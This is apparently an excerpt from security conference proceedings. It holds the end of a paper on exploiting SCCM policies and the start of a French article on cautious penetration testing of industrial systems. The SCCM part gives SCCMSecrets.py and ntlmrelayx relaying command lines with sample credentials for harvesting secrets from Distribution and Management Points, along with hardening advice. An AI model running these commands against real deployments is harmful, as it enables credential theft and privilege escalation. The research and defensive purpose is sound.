This section includes practical examples of SCCM policies exploitation using the SCCMSecrets.py tool, that was developed as part of this research.

Distribution point resources. To performe the attacks related to Distribution Point resources retrieval, the `files` subcommand can be used. It will connect to the target Distribution Point via HTTP, index all available files and download the files presenting the desired extensions. It can also be used to download a list of specific files (potentially enumerated from the index).

Listing 1: Distribution Point exploitation with SCCMSecrets

```
# [DP01] Running SCCMSecrets' "files" module with domain
# credentials allows retrieving resources in default DP
# configurations
python3 SCCMSecrets.py files -dp http://mecm.sccm.lab -u 'dave'
↪ -p 'Password1!' --extensions '.xml,.ps1,.bat,.txt,.pfx' -v

# [DP02] Otherwise, SCCMSecrets attempts to exploit
# anonymous DP access
python3 SCCMSecrets.py files -dp http://mecm.sccm.lab
↪ --extensions '.xml,.ps1,.bat,.txt,.pfx' -v
```

Management point policies. Regarding the attacks related to device registration and policies retrieval, the `policies` subcommand can be used. Building upon existing research, notably from @xpn (sccmwtf) and @_Mayyhem (SharpSCCM), SCCMSecrets will register an SCCM device and try to request all policies. It will then select the ones flagged as secret, before decrypting and deobfuscating them.

Listing 2: Management Point exploitation with SCCMSecrets

```
# [MP01] Running SCCMSecrets' "policies" module with machine
# account credentials uses authenticated device
# registration to pull secret policies
python3 SCCMSecrets.py policies -mp http://mecm.sccm.lab -u
↪ 'MACHINE$' -p '$PASS' --client-name 'TESTING' -v

# [MP02] Otherwise, SCCMSecrets attempts to exploit
# anonymous device registration
python3 SCCMSecrets.py policies -mp http://mecm.sccm.lab
↪ --client-name 'TESTING' -v
```

3 Relaying your way into SCCM policies

The Distribution Point and Management Point attack paths described above in the absence of misconfigurations (DP01 and MP01) both rely on HTTP NTLM/Kerberos authentication. We submitted a pull request to `ntlmrelayx` in order to perform the DP01 and MP01 attacks via NTLM relaying. The pull request was merged in November 2024. An attacker could exploit NTLM relaying to:

Relay any account to a Distribution Point – pull policies resources as an authenticated domain user.

Listing 3: Management Point exploitation through NTLM relaying

```
python3 examples/ntlmrelayx.py -t
↪ 'http://mecm.sccm.lab/sms_dp_smspkg$/Datalib' -smb2support
↪ --sccm-dp
```

Relay a machine account to the Management Point – use the machine account identity to register an approved SCCM device, and pull secret policies. Note that if the relayed machine account already corresponds to a registered SCCM device, secret policies associated with the collections of this SCCM device will be retrieved. The legitimate machine will temporarily be configured with the wrong SCCM self-signed certificates, but should register itself again shortly.

Listing 4: Management Point exploitation through NTLM relaying

```
python3 examples/ntlmrelayx.py -t
↪ 'http://mecm.sccm.lab/ccm_system_windowsauth/request'
↪ -smb2support --sccm-policies
```

4 Conclusion and defensive considerations

SCCM policies may represent prime targets for attackers in Active Directory environments. Whether by leveraging compromised domain credentials, exploiting misconfigurations or performing relaying attacks, SCCM policies can be exploited for credentials harvesting, leading to potentially impactful privilege escalation scenarios. Several hardening configurations can be considered by administrators in order to efficiently prevent the attack vectors presented in this article, namely:

- **Enforce the use of HTTPS on Management and Distribution Points**. This ensures that mTLS authentication via client certificate is required for any interaction between clients and DPs/MPs, adding a requirement for exploitation.
- **Ensure that anonymous access is not enabled on Distribution Points** (even if it results in speed loss).
- **Ensure that automatic device approval is not enabled on device registration** (even if it complicates device enrollment).
- **Enforce Extended Protection for Authentication when possible on DP/MP endpoints** in order to prevent relaying attacks.

“Ça fait quoi si j’appuie là ?” Retour d’expérience de tests d’intrusion sur systèmes industriels

Claire Vacherot
claire.vacherot@orangecyberdefense.com

Orange Cyberdefense

Résumé. Il est de notoriété publique que les systèmes d’information industriels (OT) sont souvent moins bien couverts par les démarches de cybersécurité, malgré les impacts dévastateurs que des attaques les ciblant peuvent avoir. Heureusement, la situation a évolué depuis quelques années et la cybersécurité OT est en pleine expansion, avec des mesures qui sont spécifiques à ces systèmes, ou empruntées à l’IT mais adaptées au contexte industriel. Les tests d’intrusion font partie de ces mesures. Vu les spécificités et contraintes de ces systèmes, il n’est pas possible d’appliquer telles quelles les mêmes méthodes de test qu’on emploie habituellement sur l’IT. Comment peut-on procéder dans ce cas ? Dans cet article, nous partagerons notre méthodologie et nos retours d’expérience pour répondre à cette question. Nous verrons qu’il est nécessaire d’adapter sa méthodologie pour tester des environnements industriels, et donc de prendre des précautions particulières et de bannir certains types de test qui pourraient mettre en péril le fonctionnement des procédés industriels. Ce sera aussi l’occasion d’aborder les situations et problèmes de sécurité les plus fréquemment relevés durant nos missions d’audit. Ceux-ci sont pour la plupart liés aux différences de cycle de vie des composants et de maturité sur les questions de cybersécurité. Outre les mesures de durcissement proposées habituellement sur l’IT, qui ne sont d’ailleurs pas toujours applicables selon les contextes opérationnels, nous mettrons l’accent sur le cloisonnement réseau comme solution intéressante pour palier à certaines menaces qui ciblent ces systèmes critiques.

1 Introduction

L’an dernier ont été publiés les détails du malware FrostyGoop [13] utilisé notamment en 2024 en Ukraine contre les systèmes de distribution d’énergie. Celui-ci rejoint la liste croissante des menaces de cybersécurité qui ciblent directement les systèmes industriels. Aussi appelés OT (Operation Technology), ces systèmes constituent le pendant opérationnel de l’IT (Information Technology) puisqu’il n’est pas question de la gestion de la donnée informatique mais du contrôle de procédés physiques et mécaniques. De fait, on les trouve par exemple dans les secteurs de l’industrie,

de l'énergie, du transport ou encore dans la gestion technique d'infrastructures. À l'origine, les systèmes industriels étaient déconnectés du monde de l'informatique bureautique et fonctionnaient de manière autonome. Ils ont été progressivement interconnectés avec l'IT et ont commencé à utiliser certains de ses standards en plus des leurs, pour simplifier les procédures de supervision, de fonctionnement et de maintenance.

Cependant, alors même que, dans les industries, la notion de sûreté appliquée à ces systèmes est très présente, la cybersécurité y était secondaire jusqu'à récemment. Bien qu'il y ait eu de nettes améliorations ces dix dernières années, l'OT reste peu considéré et peu couvert par les mesures de cybersécurité. Cela implique finalement que le niveau de sensibilisation et les mesures techniques qui existent pour sécuriser ces systèmes sont généralement moins avancés que ce que l'on trouve sur l'IT, et ce alors que les attaques se sont perfectionnées. Heureusement, on voit apparaître régulièrement de nouvelles mesures et techniques de sécurisation dédiées à ces systèmes, ou empruntées à l'IT mais adaptées au monde industriel. Les tests d'intrusion sont l'une de ces mesures. Cependant, vu les spécificités et contraintes de ces systèmes, il n'est pas possible d'appliquer telles quelles les mêmes méthodes de test qu'on emploie habituellement sur l'IT. C'est l'objet de cet article.

En s'appuyant sur nos retours d'expérience issus d'une trentaine de tests d'intrusion de systèmes industriels réalisés ces six dernières années pour des clients de différents secteurs, nous vous proposons de découvrir les spécificités, le déroulement (avec ses enjeux et ses difficultés) et la portée de ce type de tests.

2 Vue d'ensemble d'un système d'information industriel

Lors d'un test d'intrusion en milieu industriel, la surface d'attaque principale est le système d'information industriel (OT). L'exemple le plus parlant pour expliquer de quoi il s'agit est celui d'une chaîne de production dans une usine, qui a pour fonction d'assembler, conditionner et emballer de manière automatisée des produits manufacturés à partir d'ordres de fabrication informatiques. Mais il serait réducteur de se limiter à ce type d'usage. En effet, une gestion centralisée de la climatisation d'un bâtiment, un dispositif de signalisation du trafic ferroviaire, un entrepôt logistique, un procédé d'assainissement de l'eau ou encore un tracteur connecté sont autant d'environnements que l'on peut inclure dans cette catégorie. Ils comprennent ainsi un ensemble de composants coordonnés en vue de la réalisation de leurs fonctions. Ces fonctions peuvent être très diverses

et spécifiques selon les environnements et au sein d'un même système. Tentons tout de même de décrire une organisation "type" de cet ensemble, simplifiée ici pour une meilleure compréhension, en gardant à l'esprit qu'à part ce qui concerne l'interaction avec le monde physique, aucun de ces composants n'est systématique. Dans la suite de cet article, je désignerais ces environnements comme "la production" pour simplifier le propos, même lorsque les procédés désignés ne sont pas destinés à produire des marchandises manufacturées.

Il y a d'abord la couche "terrain", composée de capteurs et d'actionneurs qui permettent d'agir dans l'environnement physique. Ces équipements sont souvent pilotés par des automates de complexité variable (ou des équipements équivalents) selon des programmes qui définissent l'ordonnancement, les conditions et le déclenchement des actions. Par exemple, sur une infrastructure de gestion technique de bâtiment (ou centralisée), notre capteur pourrait être une sonde de température et notre actionneur une climatisation. Le programme comporte alors probablement une action consistant à ajuster les réglages de la climatisation lorsque la sonde remonte une température trop élevée.

Les programmes des automates sont généralement réalisés et maintenus sur des ordinateurs nommés stations de programmation (ou d'ingénierie). Le pilotage et la surveillance des procédés de production s'effectuent souvent via des interfaces hommes-machines (IHM) industrielles et des postes opérateurs (habituellement des ordinateurs bureautiques). Ces procédés et les informations les concernant génèrent des données qui servent à superviser l'ensemble de la production grâce à ce qu'on appelle des systèmes SCADA (Supervision Control and Data Acquisition, terme qu'on utilise parfois à tort pour désigner l'ensemble du système d'information industriel). D'autres types de serveurs sont habituellement utilisés pour le stockage des données de fonctionnement, pour l'historisation des données de production (historian), et pour d'autres usages selon l'environnement métier (par exemple, des serveurs applicatifs pour faire fonctionner des machines).

On notera finalement que le système industriel reçoit généralement des données en entrée pour la réalisation de ses fonctions. Par exemple, dans les usines, les ordres de fabrication sont donnés par des solutions MES, Manufacturing Execution System. Ces solutions sont intégrées à l'OT mais sont généralement en lien avec l'ERP (Entreprise Resource Planning) côté IT. Des données sont également remontées par le système industriel pour donner des informations sur son exécution et son fonctionnement. Ainsi, les liaisons entre l'OT et l'IT sont la plupart du temps indispensables pour

le bon fonctionnement de l'ensemble et les deux sont parfois fortement liés. Au point que, désormais, certains systèmes industriels ne peuvent plus fonctionner s'ils perdent le contact avec l'IT.

D'un point de vue technique, on trouve dans un système d'information industriel des éléments que l'on retrouve dans l'IT, notamment des postes et serveurs, même s'ils conservent généralement une particularité industrielle. Par exemple, il peut s'agit de matériel durci physiquement pour les environnements très poussiéreux. Il peut même y avoir un annuaire Active Directory, souvent distinct de l'AD IT, mais pas toujours. Nous avons déjà croisé des environnements où le même AD était utilisé pour l'IT et l'OT, ce qui peut avoir ses avantages (notamment la mutualisation de la gestion) et ses inconvénients (par exemple, un problème sur l'AD peut se propager sur l'ensemble du système). Selon notre expérience, il reste fréquent que le système industriel ne comporte pas d'Active Directory du tout, ce qui est parfois très déstabilisant pour un auditeur qui vient de l'IT. Les logiciels utilisés peuvent également être spécifiques aux procédés industriels auxquels ils sont rattachés. On trouve aussi des équipements issus du monde industriel mais qui intègrent des standards utilisés dans l'IT et des équipements terrains parfois totalement déconnectés de la partie informatique.

Au niveau réseau, cela se matérialise en théorie par la présence d'un réseau industriel avec des liaisons filaires et parfois sans fil. Sur celui-ci, les postes, serveurs et équipements industriels connectés dialoguent sur le réseau IP en utilisant des protocoles IT (RDP, SMB, SSH, etc.) et des protocoles de communication industriels dédiés, très nombreux et parfois destinés à des cas d'usage extrêmement précis. Ces protocoles peuvent transiter directement sur le réseau IP ou sur d'autres types de liaisons que nous appellerons "terrain" (série, radio, etc.). Des équipements (passerelles) peuvent parfois assurer la liaison entre les deux, et donc rendre accessible cette couche terrain depuis le réseau informatique.

Toujours en théorie, ce réseau informatique industriel, même s'il communique avec le réseau bureautique, est distinct de ce dernier et normalement isolé autant que possible. L'état de l'art stipule que les échanges réseaux entre le système d'information industriel et l'extérieur devraient être fortement restreints et contrôlés (DMZ). De même, le réseau industriel devrait être lui-même segmenté en zones de confiance définies selon des critères techniques ou métiers. Le Purdue Model [28] représenté en figure 1 montre une architecture dont il est recommandé de s'inspirer. Nous verrons que, dans la pratique, certains systèmes en sont bien éloignés.




Fig. 1. Organisation d'un SI industriel selon la Purdue Enterprise Reference Architecture (PERA)

Nous pouvons finalement mentionner l'arrivée progressive, bien que timide, de ce que l'on appelle parfois l'industrie 4.0. Ce terme désigne une "révolution" technique dans l'industrie caractérisée par l'intégration du numérique jusque dans les éléments du monde physique. On pourrait rapprocher ce concept de l'Internet des objets (IoT) où ce sont effectivement des "objets", interagissant avec leur environnement physique, qui sont connectés aux systèmes informatiques, en utilisant des technologies IT, OT ou des standards qui leur sont propres (par exemple, les protocoles réseau sans fil dédiés IoT type ZigBee ou LoRaWAN). Cela implique alors que les équipements sur des couches de plus en plus proches du terrain, jusqu'aux capteurs et actionneurs, deviennent interconnectés au réseau IP, sur un réseau interne voire directement sur Internet.

Ce sont des composants que nous voyons peu pour l'instant, même si nous y avons déjà été confrontés à plusieurs reprises. On peut par exemple trouver des objets connectés dans des endroits difficiles d'accès physiquement pour faciliter la remontée d'informations (entre autres dans des systèmes de traitement de l'eau). Nous avons également audité une clé dynamométrique connectée qui, à chaque manipulation sur des boulons, envoyait les valeurs de serrage à un serveur de supervision "dans le cloud". Ces valeurs devaient être précises pour éviter des problèmes de fabrication causés par des serrages trop forts ou trop faibles. Lors de l'audit, nous pouvions modifier les données remontées au serveur, par exemple pour faire en sorte qu'elles soient systématiquement valides même lorsque le

serrage n'était pas bon, ce qui risquait de créer des défauts non détectés et potentiellement dangereux.

Finalement, ces objets connectés sont introduits pour permettre un meilleur contrôle d'un procédé industriel, mais de notre point de vue, cela signifie surtout que les couches terrain, celles qui n'étaient accessibles que physiquement, sont désormais atteignables par le réseau informatique et doivent faire partie de la stratégie de cybersécurité. On pourrait aller plus loin en disant que les objets connectés offrent, dans certains cas, un chemin d'attaque parallèle qui ne dépend plus du réseau de l'entreprise et passe par d'autres canaux de communication, notamment sans fil, sur IP ou non. Dans d'autres cas, ils pourraient constituer un point d'entrée alternatif vers le système d'information industriel qui ne passerait pas par la bureautique (IT) mais directement par Internet.

3 Où en est la cybersécurité ?

La première conséquence d'une cyberattaque ciblant les systèmes industriels à laquelle on pense est liée à sa définition même : puisqu'un tel système implique une interaction avec son environnement, une attaque peut causer des dégâts physiques, et donc matériels voire humains. La bonne nouvelle est qu'il n'est pas si facile de faire exploser une centrale ou de déverser du métal en fusion dans une aciérie, dans la mesure où il existe des équipements (SIS, Safety Instrumented Systems [6] qui servent justement à assurer la sûreté physique des installations. Bien que nous ayons connaissance d'au moins un cas d'attaque ciblant ces systèmes, qui avait justement pour but de causer d'importants dégâts matériels (le malware Triton, en 2017 [15]), il s'agit d'une attaque très complexe qui n'a heureusement pas abouti. Pour autant, les risques physiques existent bel et bien. Par exemple, il nous a déjà été possible d'accéder à distance et sans authentification à une interface web permettant de contrôler une machine de thermoformage. Après l'avoir montrée au contact côté client, il a immédiatement pensé au fait que nous pouvions activer la machine sans savoir si un technicien était en train d'intervenir dessus. Si nous l'avions fait au mauvais moment, nous aurions pu lui broyer la main.

Cependant, il est évident que ce ne sont pas les seuls impacts envisageables. En sécurité informatique, les critères de confidentialité, intégrité, disponibilité et traçabilité sont largement admis pour caractériser et évaluer les menaces qui ciblent un système d'information. Pour la partie industrielle, on entend régulièrement que les critères sont les mêmes, mais dans un ordre de priorité différent. La disponibilité serait souvent priori-

taire pour éviter des pertes financières et autres dangers causés par une perte de service. Par exemple, immobiliser une ligne de production dans une usine entraîne, en plus des conséquences pécuniaires, des réactions en chaîne qui se résolvent souvent sur le long terme (congestion et dysfonctionnements sur les autres parties du procédé industriel, saturation des espaces de stockage, etc.). Ensuite viendrait l'intégrité, puisque modifier des données de fonctionnement ou des ordres de production peut causer des dégâts financiers mais également matériels et humains. On notera sur ce sujet le célèbre malware Stuxnet en 2010 [17]. Le critère suivant serait la traçabilité, dont la perte pourrait être significative, par exemple dans l'industrie agro-alimentaire où le fait de ne pas pouvoir retracer le parcours d'un lot le rendrait impossible à distribuer. Finalement, la confidentialité arriverait en dernier, et concernerait en majorité les données liées aux brevets ou au secret des procédés de fabrication. Il est important de nuancer cette vision, car cette hiérarchie varie selon les enjeux métiers et les spécificités techniques. Par exemple, la traçabilité peut être moins importante dans un système de climatisation, tandis que la disponibilité peut être secondaire dans l'industrie pharmaceutique face aux contraintes réglementaires de traçabilité qui pourraient empêcher des mises sur le marché. Les facteurs influençant l'exposition aux menaces sont nombreux, rendant difficile toute généralisation. Lors d'un test d'intrusion, cela fait partie du travail de l'auditeur ou de l'auditrice d'identifier autant que possible les menaces pertinentes et les cibles à privilégier pour l'environnement audité, notamment en discutant avec son client.

4 Initialisation des tests d'intrusion

Le scénario qui nous est le plus souvent demandé en tests d'intrusion industriel est le suivant : depuis un accès au réseau bureautique (IT), l'attaquant cherche à accéder au SI industriel (OT). S'il y arrive, qu'est-il en capacité de faire sur celui-ci ? Jusqu'où peut-il aller ? C'est ce scénario que nous allons parcourir dans la suite de l'article. Cependant, il existe d'autres manières de faire des tests d'intrusion sur ce type de systèmes : on peut tester l'OT sans passer par l'IT, on peut ne tester qu'une partie de l'OT, voire qu'un seul composant (serveur SCADA, poste opérateur, automate, équipement réseau industriel ou autre composant connecté).

Notons dès à présent qu'il est dangereux de réaliser des tests d'intrusion sur des systèmes d'information industriels. Nous avons déjà vu que les attaques peuvent avoir des conséquences désastreuses. La maturité sur les questions de cybersécurité est également très variable selon les contextes.

Nous auditons des systèmes avec des niveaux de cybersécurité très élevés, mais aussi d'autres qui sont moins protégés et parfois plus fragiles. Pour cette raison, il est fortement déconseillé de réaliser des tests d'intrusion sur des environnements qu'on appelle "en production", c'est-à-dire en fonctionnement et en conditions d'opération réelles. Dans un monde idéal, les tests d'intrusion devraient toujours être faits sur un environnement de test représentatif de celui de production. Les auditeurs et auditrices pourraient ainsi travailler sans craindre les conséquences bien réelles que leurs tests pourraient avoir. Il nous arrive parfois de pouvoir faire certains tests sur un équipement ou sur un banc de test avec quelques composants, sur une simulation partielle ou, plus fréquemment, sur un élément du système industriel qui n'est pas en fonctionnement au moment de l'audit, mais il reste globalement rare que nos clients disposent de tels environnements. Cela signifie que tous nos autres tests ont été réalisés sur des systèmes en fonctionnement ("en production"), et donc qu'il est systématiquement nécessaire de suivre une méthodologie spécifique et d'adapter nos techniques pour éviter tout effet de bord. Dans la suite de cet article, nous allons donc nous concentrer sur les tests d'intrusion en production avec toutes les précautions que cela implique. Sauf mention contraire, tous les exemples mentionnés ont été réalisés dans ces conditions.

5 Atteindre le système d'information industriel

Il est vrai que le point d'entrée le plus fréquent vers l'OT semble être l'IT, notamment car il est relié à Internet, mais aussi car il est généralement mieux connu des attaquants. Plusieurs malwares industriels ont été introduits via des emails de phishing et se sont répandus jusqu'à atteindre leurs cibles côté OT [14]. Ainsi, pour le scénario de tests d'intrusion dont nous avons parlé plus tôt, nous commençons l'audit depuis l'IT. Nous nous connectons au réseau bureautique de l'entreprise, dans un sous-réseau utilisateur standard. Depuis ce point d'entrée, nous reproduisons par exemple un acte de malveillance causé par un collaborateur, la compromission d'un poste par un attaquant (introduit par phishing ou autre) ou le cas d'une intrusion physique. Jusque-là, cela ressemble à la méthode d'un test d'intrusion sur SI bureautique "classique", mais avec un but précis : notre objectif est de trouver au moins un moyen d'atteindre (virtuellement) des composants industriels depuis une position standard sur le réseau bureautique.

La plupart du temps, il y a une distinction claire sur le réseau, au moins au niveau de l'organisation des sous-réseaux, entre les zones IT et OT. Nous

avons cependant eu des cas où certains composants OT se situaient dans des zones IT (exemple : un automate dans un VLAN utilisateurs), voire où les composants IT et OT étaient mélangés sur le réseau sans distinction. Dans ces situations, il est nécessaire d'appliquer à l'ensemble des sous-réseaux où l'on est susceptible de trouver des composants OT les mêmes précautions que si l'on était dans un environnement purement industriel. Dans le cas le plus fréquent, celui où l'IT et l'OT sont sur des sous-réseaux distincts, nous allons d'abord rechercher sur l'IT toute information qui pourrait nous donner des indications sur le chemin à prendre pour atteindre des composants OT (hostname ou constructeur explicite, port d'un protocole industriel ouvert, etc.). Nous pouvons également rechercher des informations dans les fichiers sur les partages réseaux. Il nous est arrivé à plusieurs reprises de trouver des matrices de flux réseaux qui indiquaient quels étaient les flux ouverts entre l'un et l'autre. Notre contact technique côté client durant l'audit peut également nous aiguiller, par exemple en nous fournissant les plages réseaux correspondant aux systèmes industriels.

Comme nous l'avons dit, l'état de l'art en matière d'architecture réseau mentionné précédemment n'est que rarement appliqué. Nous n'avons pas toujours de zones de confiance au sein d'un même réseau et nous avons rarement une vraie DMZ entre l'IT et l'OT. Parfois, les sous-réseaux IT et OT sont bien distincts mais ne sont pas isolés les uns des autres, on peut donc atteindre les équipements côté OT directement. Une configuration que nous rencontrons souvent est celle où les deux mondes sont bel et bien cloisonnés, et où il existe quelques points de passage direct entre les deux. Il s'agit souvent de postes et serveurs qui, généralement pour un besoin métier, ont des droits spécifiques dans les pares-feux (par exemple, pour l'administration des ressources côté OT) ou une carte réseau dans chaque sous-réseau, pour pouvoir dialoguer à la fois avec des composants IT et OT. Malgré son ancienneté, l'utilisation de SNMPv1 ou SNMPv2 avec le nom de communauté `public` fonctionne souvent encore pour obtenir sans authentification les configurations réseaux des postes et serveurs pour trouver des liens avec l'OT (avec les scripts nmap `snmp-interfaces`, `snmp-netstat` et `snmp-processes`). Ainsi, il nous est arrivé plusieurs fois de rencontrer des serveurs ayant jusqu'à cinq cartes réseaux, dans cinq sous-réseaux IT et OT différents (figure 2). En y accédant, nous avions donc accès à quatre zones de confiance du SI industriel depuis la zone bureautique.

Parfois, ces points de passage sont des serveurs de rebond, accessibles depuis l'IT, souvent via RDP. Cela permet de créer des points d'entrée dédiés vers l'OT et d'éviter les flux non maîtrisés entre les deux SI, ce qui




Fig. 2. Résultat de la commande "ipconfig" sur un serveur Windows avec cinq cartes réseaux

est une bonne pratique. Cependant, il arrive souvent que la configuration de ces serveurs et la façon dont ils sont utilisés les rendent particulièrement vulnérables. Par exemple, nous avons constaté plusieurs fois que leur système exploitation n'était pas à jour et concerné par des vulnérabilités permettant d'obtenir un accès puis de rebondir ensuite sur l'OT. Dans certains cas, les utilisateurs s'y connectaient avec un compte générique unique, connu d'un grand nombre de personnes, et pour lequel retrouver le mot de passe dans les partages réseaux, dans les locaux de l'entreprise, ou en discutant avec le personnel est souvent un jeu d'enfant. Finalement, ces serveurs censés améliorer la sécurité du passage de l'IT à l'OT deviennent des boulevards pour les attaquants.

Tous ces composants constituent donc un point d'entrée potentiel vers l'OT depuis l'IT, aussi nous allons essayer de nous en servir comme "pivot". Il est en revanche nécessaire d'avoir obtenu au préalable des privilèges suffisants sur ces postes ou serveurs, notamment en utilisant des techniques de tests d'intrusion IT ciblant l'Active Directory. Ensuite, nous pouvons créer un tunnel SSH ou utiliser des outils existants de tunneling type Chisel [21] ou Ligolo-ng [8] pour atteindre le réseau industriel.

6 Premiers pas dans l'environnement industriel

Lorsque nous sommes parvenus au réseau industriel, quel que soit le sous-réseau atteint, nous pouvons commencer à tester le système industriel

en lui-même. Notons qu'il arrive parfois que l'on audite uniquement cette partie et non les possibilités d'y accéder. Nous sommes alors dans la position d'un attaquant ou d'un malware introduit directement dans l'environnement, via une clé USB malveillante branchée sur un équipement, via un ordinateur compromis connecté au réseau industriel, ou dans le cas d'un utilisateur interne ou d'un prestataire malveillant qui a accès à l'environnement. C'est une préoccupation fréquente chez nos clients : des sous-traitants utilisent leurs propres ordinateurs portables pour la maintenance des machines chez tous leurs clients, et leur sécurité n'est pas toujours contrôlée.

Avant l'audit, nous demandons systématiquement un entretien avec un contact technique côté client pour obtenir les informations nécessaires sur l'architecture et le fonctionnement des procédés industriels. Lorsque nous sommes sur un environnement en production, cet entretien nous permet aussi d'anticiper un certain nombre de précautions, notamment en nous informant sur la localisation des zones et équipements considérés comme étant à risque. Ces discussions nous ont permis plusieurs fois d'identifier des automates très anciens ou des composants connus pour leur fragilité (par exemple, un serveur Linux sur une Raspberry Pi 1 connu pour redémarrer au moindre scan réseau) que le client préférait que nous évitions. Nous pouvons objecter à cette méthode qu'un attaquant réel n'aurait peut-être pas accès aux mêmes informations que nous, ce qui faciliterait nos tests. Certains clients choisissent de ne rien partager pour cette raison. Cependant, disposer de ces informations nous aide à isoler et à tester efficacement les composants en fonction de leurs caractéristiques, et nous évite de perdre du temps à rechercher des données que nous pourrions découvrir de toute façon. Mais nous évaluons toujours dans quelle mesure nous aurions pu obtenir ces informations par nous-mêmes afin d'apporter de la nuance aux résultats.

7 Phase de découverte

Dans un système industriel, nous allons voir des serveurs, des postes, des équipements réseaux, des équipements industriels divers et tout un tas d'autres composants qui ont généralement à la fois des caractéristiques IT et OT (logiciels, protocoles, ports physiques, etc.). Cela englobe donc les éléments nécessaires au fonctionnement physique de la production mais aussi tout ce qui permet son automatisation et l'interaction avec des utilisateurs humains. Pour être efficace, il est important de connaître les grandes catégories de composants qu'on peut trouver dans de tels systèmes.

Vu la diversité des types de systèmes qu'il est possible de rencontrer, nous ne sommes pas toujours compétents pour identifier exactement quel type de composant nous avons sous les yeux et il vaut mieux demander des précisions au client.

Puisque notre scénario initial implique que nous arrivons et testons depuis le réseau IP, nous n'interagissons qu'avec ce qui y est également connecté, ou ce qui est rendu visible par l'intermédiaire d'un composant qui sert de passerelle. Nous ne pouvons pas toujours faire confiance aux documents fournis (ils peuvent ne pas être à jour ou comporter des erreurs), aussi nous allons toujours faire une reconnaissance préalable, que nous appelons phase de découverte, qui va nous permettre de nous faire notre propre cartographie. Les types d'équipements que nous allons pouvoir contacter dépendent bien évidemment des sous-réseaux dans lesquels nous nous situons et de ceux que l'on peut atteindre. Pour simplifier ici, nous allons partir du principe que depuis là où nous sommes, nous pouvons "voir" sur le réseau IP tous types de composants : soit qu'ils sont tous mélangés sur un VLAN (cela arrive parfois), soit qu'il y a bien des VLAN dédiés pour chaque fonction, mais qu'ils ne sont pas isolés les uns des autres (cela arrive régulièrement). Lorsque les VLAN sont séparés et cloisonnés, nous devons, comme lors du passage de l'IT à l'OT, trouver des pivots pour passer d'une zone à l'autre.

7.1 Adapter les scans réseaux

Lors des tests d'intrusion IT, nous sommes généralement habitués à lancer des outils semi-automatisés (scanners) type nmap pour "découvrir" nos périmètres et nos cibles. Cette méthode s'applique également aux tests d'intrusion industriels mais nécessite de prendre quelques précautions supplémentaires dans les environnements en production. Aussi, nous respectons les principes suivants :

— Ne jamais y aller à l'aveugle
— Ne pas surcharger le réseau et les équipements
— Maîtriser ses outils

Ces trois règles excluent d'office certaines actions qu'on peut habituellement réaliser lors de tests d'intrusion IT. D'abord, nous ne pouvons pas faire de scan réseau "massif", pour obtenir un maximum d'informations sur le plus de composants possibles. Aussi, les scans réseaux et les scans de vulnérabilités doivent être ciblés et paramétrés spécifiquement pour éviter les effets de bord. Cela implique donc qu'il y a certaines spécificités à connaître concernant nos outils et leur réception par les équipements ciblés.

Mentionnons par exemple le fonctionnement de nmap : L'option `-sS` (SYN Scan) ne termine pas le handshake TCP et pourrait mettre un équipement ciblé dans un état instable, "bloqué" dans un état d'ouverture de connexion. Nous choisissons alors de privilégier l'option `-sT` (Connect Scan) que nous considérons plus sûre, mais il faut savoir que cela ne résorbe pas totalement les possibilités de mettre en défaut un équipement : en terminant le handshake TCP et donc en établissant réellement la connexion, il est possible que nous monopolisions sans le vouloir des emplacements de connexion pendant un temps indéfini sur certains équipements, qui sont alors inutilisables par d'autres procédés légitimes. Nous devons être conscients de ces problématiques lorsque nous paramétrons l'outil. De même, le fonctionnement des scans UDP (`-sU`), qui envoient par défaut des requêtes vides, peut aussi être problématique dans certains cas. Cependant on peut difficilement s'en passer car beaucoup de protocoles réseaux industriels avec une couche IP utilisent UDP. Aussi il est recommandé de ne les utiliser sur une cible que dans un second temps, lorsque l'on s'est assuré de sa robustesse. Pour aller plus loin sur ce sujet, il est possible de se référer à l'excellente présentation "Scanning highly sensitive networks" de Justin Searle [23].

Mais pourquoi prendre de telles précautions ? La manière de concevoir le cycle de vie du matériel informatique dans les environnements industriels est la plupart du temps très différente de ce à quoi l'on peut être habitué sur l'IT. Les équipements industriels coûtent souvent très chers, remplissent une fonction qui ne change pas ou peu et sont conçus pour durer. Ils peuvent également être difficiles à installer (physiquement et logiquement), à configurer et à intégrer dans l'environnement de production afin qu'ils fonctionnent sans danger. Également, certains environnements industriels fonctionnent en permanence, et ne peuvent pas être interrompus pour modifier des éléments. Cela signifie que, tant qu'il n'y a pas de problème avec un équipement, les équipes techniques préfèrent souvent ne pas y toucher pour éviter les dysfonctionnements. Dans certains cas, un changement peut aussi déclencher un nouveau processus de test, voire une nouvelle phase d'homologation complète du système. Ainsi, il est fréquent de trouver des équipements très anciens, qui ne disposent d'aucune fonctionnalité de sécurité. On trouve parfois des équipements conçus à une époque où l'OT fonctionnait en vase clos, et où ils n'étaient censés recevoir que des requêtes valides qui leur étaient destinées sur le réseau. Ces équipements pourraient ne pas supporter un trafic réseau important, voire planter s'ils reçoivent une requête qu'ils ne peuvent pas

interpréter. Ainsi, vous comprendrez qu'il devient très difficile de scanner un environnement dans lequel on pourrait trouver de tels équipements.

